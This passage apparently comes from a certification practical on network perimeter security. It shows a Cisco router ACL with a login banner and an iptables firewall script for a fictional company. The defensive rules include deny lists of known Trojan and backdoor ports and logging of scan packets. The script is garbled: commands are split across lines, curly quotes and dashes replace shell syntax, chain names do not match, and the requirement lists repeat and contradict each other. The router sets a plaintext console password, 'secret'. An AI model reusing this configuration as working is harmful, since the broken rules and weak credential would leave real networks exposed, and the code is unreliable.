access-list 101 deny udp any any eq 445
! Unix specific
access-list 101 deny udp any any eq 111
! Allow required traffic for Internet segment
! Allow section after the deny section, order is important
! Allow web access from the Internet
access-list 101 permit tcp any host 203.5.10.17 eq 80
access-list 101 permit tcp any host 203.5.10.17 eq 443
! Allow smtp from the Internet
access-list 101 permit tcp any host 203.5.10.19 eq 25
! Allow domain traffic
access-list 101 permit udp any host 203.5.10.20 eq 53
! Allow VPN - IPSEC traffic
access-list 101 permit 50 any host 203.5.10.71
access-list 101 permit 51 any host 203.5.10.71
! Allow ISAKMP
access-list 101 permit udp any host 203.5.10.19 eq 500
! Anything that has not been blocked or passed already, block the rest
access-list 101 deny ip any any
!
! ACL for traffic from Firewall side to router
! Allow traffic with valid GIAC Enterprises source address.
access-list 102 permit ip 203.5.10.0/24 any
! Drop anything that is not from the permitted network, or NAT has not worked
access-list 102 deny ip any any
!
no cdp run
!
! Banner presented when person attempts to logon to the system
banner login
**********************************************************************
                        WARNING
Access to this system is for GIAC authorised users only.
Unauthorised access to this device is not permitted.
If you or your intended use are not authorised do not proceed to log on
to this system.  Violators will be prosecuted to the fullest extent of the law.
**********************************************************************
```

```
!
line con 0
 exec-timeout 30 0
 password secret
 login
 transport input none
line aux 0
end
```

Firewall

The main firewall used for GIAC Enterprises is NetFilter and below is the contents of the rc.firewall file on the system.

```
#!/bin/sh
######################################################################
#   rc.firewall -- Version 1.0
#   22/5/2003
######################################################################

## Variables ##
## The variables section must be defined first in the rule set so that the
variables
## can be used later in the file.

## Define the location of the iptables command
IPTABLES=”/usr/sbin/iptables”

## Define interface names
LOOPBACK="lo"                   ## Loopback Interface
INTERNET="eth0"                 ## Internet Interface
PUBLIC=”eth1”                    ## Public DMZ Interface
VPNENCRYPED=”eth2”               ## VPNencrypted DMZ Interface
VPNCLEAR=”eth3”                  ## VPNclear DMZ Interface
INTERNAL="eth4"                 ## Internal Interface

## Define network segment names
INTERNET_NET=”203.5.10.1/28”   ## Network address for the internet
network
PUBLIC_NET="203.5.10.16/26"   ## Network address for the public DMZ
VPNENCRYPTED_NET=”203.5.10.70/29” ## Network for the VPNencrypted
DMZ
VPNCLEAR_NET=”203.5.10.78”    ## Network for the VPNclear DMZ
INTERNAL_NET="10.0.0.1/24”            ## Network address for the internal
network
## No need to declare NIDS network as firewall will not see this traffic.

## Define hosts on the public DMZ
WEB_SERVER="203.5.10.33”         ## IP address for web server
PROXY_SERVER="203.5.10.34”     ## IP address for proxy server
MAIL_SERVER="203.5.10.35”       ## IP address for mail server
DNS_SERVER="203.5.10.36”         ## IP address for DNS server
FILE_SERVER=”10.0.0.2”           ## IP address for internal file server
CARD_SERVER=”10.0.0.3”           ## IP address for credit card server.
INTERNALDNS_SERVER=”10.0.0.4” ## IP address for credit card server.

## Define hosts on the VPN clear and encrypted network
```

```
ENCRYPTED_SERVER="203.5.10.129    ## IP address for VPN encrypted
NIC
CLEAR_SERVER="203.5.10.193        ## IP address for VPN clear NIC

## Pickup the IP addresses of each of the firewall interfaces and assign to
useful name
INTERNAL_IP=`ifconfig $INTERNAL | grep inet | cut -d : -f 2 | cut -d \  -f 1`
PUBLIC_IP=`ifconfig $PUBLIC | grep inet | cut -d : -f 2 | cut -d \  -f 1`
INTERNET_IP=`ifconfig $INTERNET | grep inet | cut -d : -f 2 | cut -d \  -f 1`
VPNENCRYPTED_IP=`ifconfig $VPNENCRYPTED | grep inet | cut -d : -f 2 |
cut -d \  -f 1`
VPNCLEAR_IP=`ifconfig $VPNCLEAR | grep inet | cut -d : -f 2 | cut -d \  -f 1`

## Define what level of logging log_level will be.
## Default log level: kern.notice
LOG_LEVEL="notice"
## Following lines used to clean out any existing rules and start fresh.
## Attempt to Flush All Rules in Filter Table.  This is in case the firewall rules
## are already running.  Gives a clean start.
## This must be at the start of the script otherwise you would clear out defined
chains
## later on that you didn't want to.
$IPTABLES -F
## Flush Built-in Rules
$IPTABLES -F INPUT
$IPTABLES -F OUTPUT
$IPTABLES -F FORWARD
## Flush Rules/Delete User Chains in Mangle Table, if any
$IPTABLES -F -t mangle
$IPTABLES -t mangle -X
## Delete all user-defined chains
$IPTABLES –X
# Reset chain counters
$IPTABLES -Z

## Define the default policy for the firewall.  We will drop all packets unless
## specifically allowed by a rule.
## No traffic required to be directed to the firewall or traffic originating from the
## firewall itself is required.  Therefore drop all INPUT and OUTPUT packets.
## We do require traffic to pass through the firewall, but will be defined as per
## specific rule later on.
## Important to define this up front, so that everything is dropped straight
away, until
## the additional rules are read to allow traffic.  This is a very short time, but it
is
## better to drop a few legitimate packets than to allow a malicious packet
## through.
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
$IPTABLES -P FORWARD DROP
```

```
## Reserved/Private IP Addresses ##
## Define all Internet non routable (private range) and unused address ranges
## Must be defined before the rule that uses the reserved_net definition.
RESERVED_NET="
        0.0.0.0/8 1.0.0.0/8 2.0.0.0/8 5.0.0.0/8 7.0.0.0/8 23.0.0.0/8 27.0.0.0/8 \
        31.0.0.0/8 36.0.0.0/8 37.0.0.0/8 39.0.0.0/8 41.0.0.0/8 42.0.0.0/8 \
        58.0.0.0/8 59.0.0.0/8 60.0.0.0/8 69.0.0.0/8 70.0.0.0/8 71.0.0.0/8 \
        72.0.0.0/8 73.0.0.0/8 74.0.0.0/8 75.0.0.0/8 76.0.0.0/8 77.0.0.0/8
78.0.0.0/8 \
        79.0.0.0/8 82.0.0.0/8 83.0.0.0/8 84.0.0.0/8 85.0.0.0/8 86.0.0.0/8
87.0.0.0/8 \
        88.0.0.0/8 89.0.0.0/8 90.0.0.0/8 91.0.0.0/8 92.0.0.0/8 93.0.0.0/8
94.0.0.0/8 \
        95.0.0.0/8 96.0.0.0/8 97.0.0.0/8 98.0.0.0/8 99.0.0.0/8 100.0.0.0/8
101.0.0.0/8 \
        102.0.0.0/8 103.0.0.0/8 104.0.0.0/8 105.0.0.0/8 106.0.0.0/8 107.0.0.0/8
\
        108.0.0.0/8 109.0.0.0/8 110.0.0.0/8 111.0.0.0/8 112.0.0.0/8 113.0.0.0/8
\
        114.0.0.0/8 115.0.0.0/8 116.0.0.0/8 117.0.0.0/8 118.0.0.0/8 119.0.0.0/8
\
        120.0.0.0/8 121.0.0.0/8 122.0.0.0/8 123.0.0.0/8 124.0.0.0/8 125.0.0.0/8
\
        126.0.0.0/8 127.0.0.0/8 221.0.0.0/8 222.0.0.0/8 223.0.0.0/8 \
        240.0.0.0/8 241.0.0.0/8 242.0.0.0/8 243.0.0.0/8 244.0.0.0/8 245.0.0.0/8
\
        246.0.0.0/8 247.0.0.0/8 248.0.0.0/8 249.0.0.0/8 250.0.0.0/8 251.0.0.0/8
\
        252.0.0.0/8 253.0.0.0/8 254.0.0.0/8 255.0.0.0/8"

#################################################################
## Drop packets that have illegal combinations of TCP flags set and log with
## relevant known signature pattern of tool used to generate such packets.
## First define new chain CHECK_FLAGS and delete all rules associated with
it.
$IPTABLES -N CHECK_FLAGS
$IPTABLES -F CHECK_FLAGS
## Append the actual drop and log rules as per below
$IPTABLES -A CHECK_FLAGS -p tcp --tcp-flags ALL FIN,URG,PSH -m limit \
        --limit 5/minute -j LOG --log-level $LOG_LEVEL --log-prefix
"NMAP-XMAS:"
$IPTABLES -A CHECK_FLAGS -p tcp --tcp-flags ALL FIN,URG,PSH -j DROP
## Drop and log  SYN/RST
$IPTABLES -A CHECK_FLAGS -p tcp --tcp-flags SYN,RST SYN,RST -m limit
\
        --limit 5/minute -j LOG --log-level $LOG_LEVEL --log-prefix
"SYN/RST:"
$IPTABLES -A CHECK_FLAGS -p tcp --tcp-flags SYN,RST SYN,RST -j
DROP
```

```
## Drop and log  SYN/FIN
$IPTABLES -A CHECK_FLAGS -p tcp --tcp-flags SYN,FIN SYN,FIN -m limit \
                --limit 5/minute -j LOG --log-level $LOG_LEVEL --log-prefix
"SYN/FIN:"
$IPTABLES -A CHECK_FLAGS -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP

#####################################################################
## Drop and log all traffic destined to certain port numbers, for both TCP and
UDP.
## First define then delete new chain DENY_PORTS
## Drop all traffic that is obviously crafted or malicious.   This must be done
before
## allowing the valid traffic through.
$IPTABLES -N DENY_PORTS
$IPTABLES -F DENY_PORTS

## Define the ports to be dropped
## Ports 137-139 used for Microsoft system, dangerous to have open as
much
## information can be gleaned is allow this type of traffic.  Secondly, there are
no
## Microsoft systems internal so no requirement for these ports.  Other ports
are
## common Trojan ports.
DENIED_PORTS_TCP="137:139 2049 6000:6063      20034 12345:12346 \
                                27374 27665 27444 31335 10498 12754"

## For loop to go through the denied ports list items one at a time and actually
drop
## the related traffic.  Drop and log if match source or destination port.
for PORT in $DENIED_PORTS_TCP; do
    ## Append drop and log rules to the DENY_PORTS chain
    $IPTABLES -A DENY_PORTS -p tcp --dport $PORT -m limit --limit
5/minute \
                -j LOG--log-level $LOG_LEVEL --log-prefix "DENIED PORT:"
    $IPTABLES -A DENY_PORTS -p tcp --sport $PORT -m limit --limit
5/minute \
                -j LOG --log-level $LOG_LEVEL --log-prefix "DENIED PORT:"
   $IPTABLES -A DENY_PORTS -p tcp --dport $PORT -j DROP
   $IPTABLES -A DENY_PORTS -p tcp --sport $PORT -j DROP
done

## Drop for UDP ports also
DENIED_PORTS_UDP="2049 31337 27444 31335 10498"

## Again a loop to process for all the ports listed.  Drop and log for matches
on source
## or destination port.
for PORT in $DENIED_PORTS_UDP; do
    ## Append drop and log rules to the DENY_PORTS chain
```

```
    $IPTABLES -A DENY_PORTS -p udp --dport $PORT -m limit --limit
5/minute \
                -j LOG --log-level $LOG_LEVEL --log-prefix "DENIED PORT:"
    $IPTABLES -A DENY_PORTS -p udp --sport $PORT -m limit --limit
5/minute \
                -j LOG --log-level $LOG_LEVEL --log-prefix "DENIED PORT:"

    $IPTABLES -A DENY_PORTS -p udp --dport $PORT -j DROP
    $IPTABLES -A DENY_PORTS -p udp --sport $PORT -j DROP
done

#####################################################################
## Section to drop and accept certain types of ICMP packets.  Want to drop
echo
## request, drop echo replies and drop time-exceeded, but allow destination
## unreachable.  This stops attackers from mapping GIAC Enterprises
network, and
## also stops stealth communication via echo replies used for some Trojan
and
## DDOS tools.
## First define and then delete all rules associated with ICMP chain
$IPTABLES -N ICMP
$IPTABLES -F ICMP

## Drop Echo Replies,Echo Requests and Time Exceeded ICMP packets
respectively
## Append the rules as below.
$IPTABLES -A ICMP -p icmp --icmp-type echo-reply -j DROP
$IPTABLES -A ICMP -p icmp --icmp-type echo-request -j DROP
$IPTABLES -A ICMP -p icmp --icmp-type time-exceeded -j DROP

## Allow Destination Unreachable
$IPTABLES -A DROP_ICMP -p icmp --icmp-type destination-unreachable \
        –j ACCEPT

#####################################################################
## Chain definition for EGRESS filtering
## Create EGRESS chain and delete rules associated with it.
## Handle egress and ingress filtering.  These rules must be performed
before
## allowing valid traffic.
$IPTABLES -N EGRESS
$IPTABLES -F EGRESS

## Drop all reserved source addresses that are going out on the Internet
interface
## Also drop all packets with destination address of reserved or unused
addresses
$IPTABLES -A EGRESS –o $INTERNET -s 10.0.0.0/8 -j DROP
$IPTABLES -A EGRESS –o $INTERNET -s 172.16.0.0/12 -j DROP
```

```
$IPTABLES -A EGRESS –o $INTERNET -s 192.168.0.0/16 -j DROP
$IPTABLES -A EGRESS –o $INTERNET -s 224.0.0.0/4 -j DROP
$IPTABLES -A EGRESS –o $INTERNET -s 240.0.0.0/5 -j DROP
$IPTABLES -A EGRESS –o $INTERNET -d 10.0.0.0/8 -j DROP
$IPTABLES -A EGRESS –o $INTERNET -d 172.16.0.0/12 -j DROP
$IPTABLES -A EGRESS –o $INTERNET -d 192.168.0.0/16 -j DROP
$IPTABLES -A EGRESS –o $INTERNET -d 224.0.0.0/4 -j DROP
$IPTABLES -A EGRESS –o $INTERNET -d 240.0.0.0/5 -j DROP


#################################################################
## Chain definition for INGRESS filtering
## Create INGRESS chain and delete rules associated with it.
$IPTABLES -N INGRESS
$IPTABLES -F INGRESS

## Drop all reserved source addresses that are going out on the Internet
interface
## Also drop all packets with destination address of reserved or unused
addresses
$IPTABLES -A INGRESS –o $INTERNAL -s 10.0.0.0/8 -j DROP
$IPTABLES -A INGRESS –o $INTERNAL -s 172.16.0.0/12 -j DROP
$IPTABLES -A INGRESS –o $INTERNAL -s 192.168.0.0/16 -j DROP
$IPTABLES -A INGRESS –o $INTERNAL -s 224.0.0.0/4 -j DROP
$IPTABLES -A INGRESS –o $INTERNAL -s 240.0.0.0/5 -j DROP
$IPTABLES -A INGRESS –o $INTERNAL -d 10.0.0.0/8 -j DROP
$IPTABLES -A INGRESS –o $INTERNAL -d 172.16.0.0/12 -j DROP
$IPTABLES -A INGRESS –o $INTERNAL -d 192.168.0.0/16 -j DROP
$IPTABLES -A INGRESS –o $INTERNAL -d 224.0.0.0/4 -j DROP
$IPTABLES -A INGRESS –o $INTERNAL -d 240.0.0.0/5 -j DROP
## Also for packets destined for the public DMZ.
$IPTABLES -A INGRESS –o $PUBLIC -s 10.0.0.0/8 -j DROP
$IPTABLES -A INGRESS –o $PUBLIC-s 172.16.0.0/12 -j DROP
$IPTABLES -A INGRESS –o $PUBLIC-s 192.168.0.0/16 -j DROP
$IPTABLES -A INGRESS –o $PUBLIC -s 224.0.0.0/4 -j DROP
$IPTABLES -A INGRESS –o $PUBLIC -s 240.0.0.0/5 -j DROP
$IPTABLES -A INGRESS –o $PUBLIC -d 10.0.0.0/8 -j DROP
$IPTABLES -A INGRESS –o $PUBLIC -d 172.16.0.0/12 -j DROP
$IPTABLES -A INGRESS –o $PUBLIC -d 192.168.0.0/16 -j DROP
$IPTABLES -A INGRESS –o $PUBLIC -d 224.0.0.0/4 -j DROP
$IPTABLES -A INGRESS –o $PUBLIC -d 240.0.0.0/5 -j DROP
## Also for packets destined for the VPNencrytped DMZ
$IPTABLES -A INGRESS –o $VPNENCRYPTED -s 10.0.0.0/8 -j DROP
$IPTABLES -A INGRESS –o $VPNENCRYPTED-s 172.16.0.0/12 -j DROP
$IPTABLES -A INGRESS –o $VPNENCRYPTED-s 192.168.0.0/16 -j DROP
$IPTABLES -A INGRESS –o $VPNENCRYPTED -s 224.0.0.0/4 -j DROP
$IPTABLES -A INGRESS –o $VPNENCRYPTED -s 240.0.0.0/5 -j DROP
$IPTABLES -A INGRESS –o $VPNENCRYPTED -d 10.0.0.0/8 -j DROP
$IPTABLES -A INGRESS –o $VPNENCRYPTED -d 172.16.0.0/12 -j DROP
$IPTABLES -A INGRESS –o $VPNENCRYPTED -d 192.168.0.0/16 -j DROP
```

```
$IPTABLES -A INGRESS –o $VPNENCRYPTED -d 224.0.0.0/4 -j DROP
$IPTABLES -A INGRESS –o $VPNENCRYPTED -d 240.0.0.0/5 -j DROP

#####################################################################
## Chain definition for INGRESS filtering
## Create INGRESS chain and delete rules associated with it.
$IPTABLES -N BLOCKPORTS
$IPTABLES -F BLOCKPORTS
## Drop all unused address as previously defined above in RESERVED_NET
for NET in $RESERVED_NET; do
   $IPTABLES -A BLOCKPORTS -d $NET -j DROP
   $IPTABLES -A BLOCKPORTS -s $NET -j DROP
done

#####################################################################
## Mangle packet values so source of packets are not identifiable from values
##  within the packet.  Hinders IP fingerprinting attempts of hosts(Decoying).

## Add the MANGLE_OUTPUT chain and delete rules in that chain.
$IPTABLES -t mangle -N MANGLE_PREROUTING
$IPTABLES -t mangle -F MANGLE_PREROUTING

## Mangles TOS field to deferent values depending on the destination port of
the
## packet.
$IPTABLES -t mangle -A MANGLE_PREROUTING -p tcp --dport 20 -j TOS --
set-tos 8
$IPTABLES -t mangle -A MANGLE_PREROUTING -p tcp --dport 21 -j TOS --
set-tos 16
$IPTABLES -t mangle -A MANGLE_PREROUTING -p tcp --dport 22 -j TOS --
set-tos 16
$IPTABLES -t mangle -A MANGLE_PREROUTING -p tcp --dport 23 -j TOS --
set-tos 16
$IPTABLES -t mangle -A MANGLE_PREROUTING -p tcp --dport 25 -j TOS --
set-tos 16
$IPTABLES -t mangle -A MANGLE_PREROUTING -p tcp --dport 53 -j TOS --
set-tos 16
$IPTABLES -t mangle -A MANGLE_PREROUTING -p udp --dport 53 -j TOS -
-set-tos 16
$IPTABLES -t mangle -A MANGLE_PREROUTING -p tcp --dport 80 -j TOS --
set-tos 8


#####################################################################
## Firewall Input Chains
## Minimum number of rules as there is no listening services running on the
firewall.
## Default drop policy for INPUT will block all packets destined for the firewall.
```

```
## Useful to have rule in here to log certain packets for analysis
#####################################################################
##
## New chain for input to the internet interface
$IPTABLES -N ATTACKERS
$IPTABLES -F ATTACKERS

## Currently blocking three known  bad host IP addresses
$IPTABLES -A INTERNET_INPUT -i $INTERNET -s 202.87.3.53/32 –log-
prefix“ATTACKER PACKETS” -j LOG
$IPTABLES -A INTERNET_INPUT -i $INTERNET -s 202.87.4.101/32 –log-
prefix “ATTACKER PACKETS” -j LOG
$IPTABLES -A INTERNET_INPUT -i $INTERNET -s 202.87.7.22/32 –log-
prefix “ATTACKER PACKETS” -j LOG

#####################################################################
## Firewall Output Chains
## All traffic with source address of the firewall have default policy to drop,
there
## is no required for firewall to send packets.  No need for any rules here.
Possible
## future use for GIAC Enterprises would be to send logs to central secure log
server.
#####################################################################

#####################################################################
## Main part of the script
#####################################################################

## Jump to the mangle table rules for the public DMZ passing through the
firewall.
$IPTABLES -t mangle -A PREROUTING -i $PUBLIC -j
MANGLE_PREROUTING

## LOG and DROP TCP packets with no flags set.
$IPTABLES -t mangle -A PREROUTING -p tcp --tcp-flags ALL NONE \
                -m limit --limit 5/minute -j LOG --log-level $LOG_LEVEL \
                --log-prefix "NULL SCAN:" --log-tcp-options --log-ip-options
$IPTABLES -t mangle -A PREROUTING -p tcp --tcp-flags ALL NONE -j
DROP

## Jump to the ATTACKER Chain to log the attacks directed at the firewall
itself.
$IPTABLES -A INPUT -i $INTERNET -j ATTACKER

## Ingress & Egress: Filter out Reserved/Private IP addresses based on
Source IP.
$IPTABLES -A FORWARD -i $INTERNET -j EGRESS
$IPTABLES -A FORWARD -i $INTERNAL -j INGRESS
```

```
#####################################################################
## Define all traffic requirements.
## This is where all the required traffic is defined as stated in the user
## requirements section above.  Plus ones for the IT infrastructure to work.
## Define services allowed to and from the Internet and the Public DMZ
#####################################################################

## Now that all the malicious packets have been dropped and logged, allow
## required traffic as per business requirements.  The order is important
otherwise
## packets would be passed before checking for malicious packets.
##
## Internet users to be able to communicate to the web server on 80 and 443.
Rule
## each for incoming and outgoing.  Incoming allows packets if a new session
## or an established session.  Outgoing only allows replies.  Ie – Sessions
that have
## already been established.
##

## The business requirements listed at the start of this section have been
condensed
## and are listed below.  The required protocols are in red.
## Customers Protocols: HTTP, HTTPS, DNS
## Suppliers Protocols: SMTP
## Partners: Protocols: HTTP, HTTPS, DNS
## Internal users Protocols: HTTP, HTTPS, SMTP, DNS
## Mobile sales force Protocols: HTTP, HTTPS, DNS
## Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
## General public Protocols: HTTP, HTTPS, DNS

$IPTABLES -A FORWARD -i $INTERNET -o $PUBLIC -p tcp –d
$WEB_SERVER --dport 80 -m state --state NEW, ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNET -p tcp –s
$WEB_SERVER --sport 80 -m state --state ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $INTERNET -o $PUBLIC -p tcp –d
$WEB_SERVER --dport 443 -m state --state NEW, ESTABLISHED –j
ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNET -p tcp –s
$WEB_SERVER --sport 443 -m state --state ESTABLISHED –j ACCEPT

## Internet users to be able to communicate to the DNS server to perform
lookups.
## With DNS, it can either originate from the internet or from internal to
## the company, so accept states new and established for both directions.
## Only allow UDP DNS and not TCP DNS.  Most DNS should be able to
function
## under UDP and not allowing TCP stops a number of possible attacks.

## The business requirement protocols in red are addressed below
```

Customers Protocols: HTTP, HTTPS(SSL), DNS, SMTP
Suppliers Protocols: SMTP
Partners: Protocols: HTTP, HTTPS(SSL), DNS, SMTP
Internal users Protocols: HTTP, HTTPS, SMTP, DNS
Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
General public Protocols: HTTP, HTTPS, DNS, SMTP

$IPTABLES -A FORWARD -i $INTERNET -o $PUBLIC -p udp –d
$DNS_SERVER --dport 53 -m state --state NEW, ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNET -p udp –s
$DNS_SERVER --sport 53 -m state --state NEW, ESTABLISHED –j ACCEPT

Internet systems to be able to the communicate with the mail server
and vice versa.
With mail, it can either originate from the internet or from internal to
the company, so accept states new and established for both directions.

The business requirements protocols in red are addressed below
Customers Protocols: HTTP, HTTPS, DNS, SMTP
Suppliers Protocols: SMTP
Partners: Protocols: HTTP, HTTPS, DNS, SMTP
Internal users Protocols: HTTP, HTTPS, SMTP, DNS
Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
General public Protocols: HTTP, HTTPS, DNS, SMTP

$IPTABLES -A FORWARD -i $INTERNET -o $PUBLIC -p tcp –d
$MAIL_SERVER --dport 25 -m state --state NEW, ESTABLISHED –j
ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNET -p tcp –s
$MAIL_SERVER --sport 25 -m state --state NEW, ESTABLISHED –j ACCEPT

Allow web proxy connections out from the proxy server for both 80 and 443
this is the second part of the rule set that will allow internal users to surf
the
web. The first part is defined later. All connections should be established
from the public DMZ

The business requirements protocols in red are addressed below
Customers Protocols: HTTP, HTTPS, DNS, SMTP
Suppliers Protocols: SMTP
Partners: Protocols: HTTP, HTTPS, DNS, SMTP
Internal users Protocols: HTTP, HTTPS, SMTP, DNS
Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
General public Protocols: HTTP, HTTPS, DNS, SMTP

```
$IPTABLES -A FORWARD -i $INTERNET -o $PUBLIC -p tcp –d
$PROXY_SERVER --sport 80 -m state --state ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNET -p tcp –s
$PROXY_SERVER --dport 80 -m state --state NEW, ESTABLISHED –j
ACCEPT
$IPTABLES -A FORWARD -i $INTERNET -o $PUBLIC -p tcp –d
$PROXY_SERVER --sport 443 -m state --state ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNET -p tcp –s
$PROXY_SERVER --dport 443 -m state --state NEW,ESTABLISHED –j
ACCEPT

#####################################################################
## Define services allowed to and from the Internal network and the Public
DMZ
#####################################################################

## Internal users connecting to proxy server for surfing the web, both 80 and
443
## initiating connection from internal only

## The business requirements protocols in red are addressed below
## Customers Protocols: HTTP, HTTPS, DNS, SMTP
## Suppliers Protocols: SMTP
## Partners: Protocols: HTTP, HTTPS, DNS, SMTP
## Internal users Protocols: HTTP, HTTPS, SMTP, DNS
## Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
## Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
## General public Protocols: HTTP, HTTPS, DNS, SMTP

$IPTABLES -A FORWARD -i $INTERNAL -o $PUBLIC -p tcp –d
$PROXY_SERVER --dport 80 -m state --state NEW, ESTABLISHED –j
ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNAL -p tcp –s
$PROXY_SERVER --sport 80 -m state --state ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $INTERNAL -o $PUBLIC -p tcp –d
$PROXY_SERVER --dport 443 -m state --state NEW, ESTABLISHED –j
ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNAL -p tcp –s
$PROXY_SERVER --sport 443 -m state --state ESTABLISHED –j ACCEPT

## Internal users connecting to the mail server for email
## The business requirements protocols in red are addressed below
## Customers Protocols: HTTP, HTTPS, DNS, SMTP
## Suppliers Protocols: SMTP
## Partners: Protocols: HTTP, HTTPS, DNS, SMTP
## Internal users Protocols: HTTP, HTTPS, SMTP, DNS
## Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
## Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
## General public Protocols: HTTP, HTTPS, DNS, SMTP
```

```
$IPTABLES -A FORWARD -i $INTERNAL -o $PUBLIC -p tcp –d
$MAIL_SERVER --dport 25 -m state --state NEW, ESTABLISHED –j
ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNAL -p tcp –s
$MAIL_SERVER --sport 25 -m state --state ESTABLISHED –j ACCEPT

## Internal users connecting to the DNS server for domain lookups
## The business requirements protocols in red are addressed below
## Customers Protocols: HTTP, HTTPS, DNS, SMTP
## Suppliers Protocols: SMTP
## Partners: Protocols: HTTP, HTTPS, DNS, SMTP
## Internal users Protocols: HTTP, HTTPS, SMTP, DNS
## Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
## Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
## General public Protocols: HTTP, HTTPS, DNS, SMTP

$IPTABLES -A FORWARD -i $INTERNAL -o $PUBLIC -p tcp –d
$DNS_SERVER --dport 53 -m state --state NEW, ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNAL -p tcp –s
$DNS_SERVER --sport 53 -m state --state ESTABLISHED –j ACCEPT

## Internal users connecting to the web server.
## The business requirements protocols in red are addressed below
## Customers Protocols: HTTP, HTTPS, DNS, SMTP
## Suppliers Protocols: SMTP
## Partners: Protocols: HTTP, HTTPS, DNS, SMTP
## Internal users Protocols: HTTP, HTTPS, SMTP, DNS
## Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
## Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
## General public Protocols: HTTP, HTTPS, DNS, SMTP

$IPTABLES -A FORWARD -i $INTERNAL -o $PUBLIC -p tcp –d
$WEB_SERVER --dport 80 -m state --state NEW, ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNAL -p tcp –s
$WEB_SERVER --sport 80 -m state --state ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $INTERNAL -o $PUBLIC -p tcp –d
$WEB_SERVER --dport 443 -m state --state NEW, ESTABLISHED –j
ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNAL -p tcp –s
$WEB_SERVER --sport 443 -m state --state ESTABLISHED –j ACCEPT

## Secure credit card server initiates connection to Web Server to retrieve
card data
## This keeps the internal network more secure, as the connection can only
be
## initiated from the internal network, instead of allowing the initiation from the
## public DMZ to the internal network.  Talks over TCP port 2743.
$IPTABLES -A FORWARD -i $INTERNAL -o $PUBLIC -p tcp –d
$CARD_SERVER --dport 2743 -m state --state NEW, ESTABLISHED –j
ACCEPT
```

```
$IPTABLES -A FORWARD -i $PUBLIC -o $INTERNAL -p tcp –s
$CARD_SERVER --sport 2743 -m state --state ESTABLISHED –j ACCEPT

#####################################################################
## Define services allowed to and from the Internal network and the VPN
clear DMZ
#####################################################################

## Allow SSH
## The business requirements protocols in red are addressed below
## Customers Protocols: HTTP, HTTPS, DNS, SMTP
## Suppliers Protocols: SMTP
## Partners: Protocols: HTTP, HTTPS, DNS, SMTP
## Internal users Protocols: HTTP, HTTPS, SMTP, DNS
## Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
## Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
## General public Protocols: HTTP, HTTPS, DNS, SMTP

$IPTABLES -A FORWARD -i $VPNCLEAR -o $INTERNAL -p tcp –d
$CARD_SERVER --dport 22 -m state --state NEW, ESTABLISHED –j
ACCEPT
$IPTABLES -A FORWARD -i $INTERNAL -o $VPNCLEAR -p tcp –s
$CARD_SERVER --sport 22 -m state --state ESTABLISHED –j ACCEPT

#####################################################################
## Define services allowed to and from the Public DMZ and the VPN clear
DMZ
#####################################################################
## Teleworker users connecting to proxy server for surfing the web, both 80
and 443
## initiating connection from VPNCLEAR only

## The business requirements protocols in red are addressed below
## Customers Protocols: HTTP, HTTPS, DNS, SMTP
## Suppliers Protocols: SMTP
## Partners: Protocols: HTTP, HTTPS, DNS, SMTP
## Internal users Protocols: HTTP, HTTPS, SMTP, DNS
## Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
## Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
## General public Protocols: HTTP, HTTPS, DNS, SMTP

$IPTABLES -A FORWARD -i $VPNCLEAR -o $PUBLIC -p tcp –d
$PROXY_SERVER --dport 80 -m state --state NEW, ESTABLISHED –j
ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $VPNCLEAR -p tcp –s
$PROXY_SERVER --sport 80 -m state --state ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $VPNCLEAR -o $PUBLIC -p tcp –d
$PROXY_SERVER --dport 443 -m state --state NEW, ESTABLISHED –j
ACCEPT
```

```
$IPTABLES -A FORWARD -i $PUBLIC -o $VPNCLEAR -p tcp –s
$PROXY_SERVER --sport 443 -m state --state ESTABLISHED –j ACCEPT

## Teleworker users connecting to the mail server for email
## The business requirements protocols in red are addressed below
## Customers Protocols: HTTP, HTTPS, DNS, SMTP
## Suppliers Protocols: SMTP
## Partners: Protocols: HTTP, HTTPS, DNS, SMTP
## Internal users Protocols: HTTP, HTTPS, SMTP, DNS
## Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
## Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
## General public Protocols: HTTP, HTTPS, DNS, SMTP

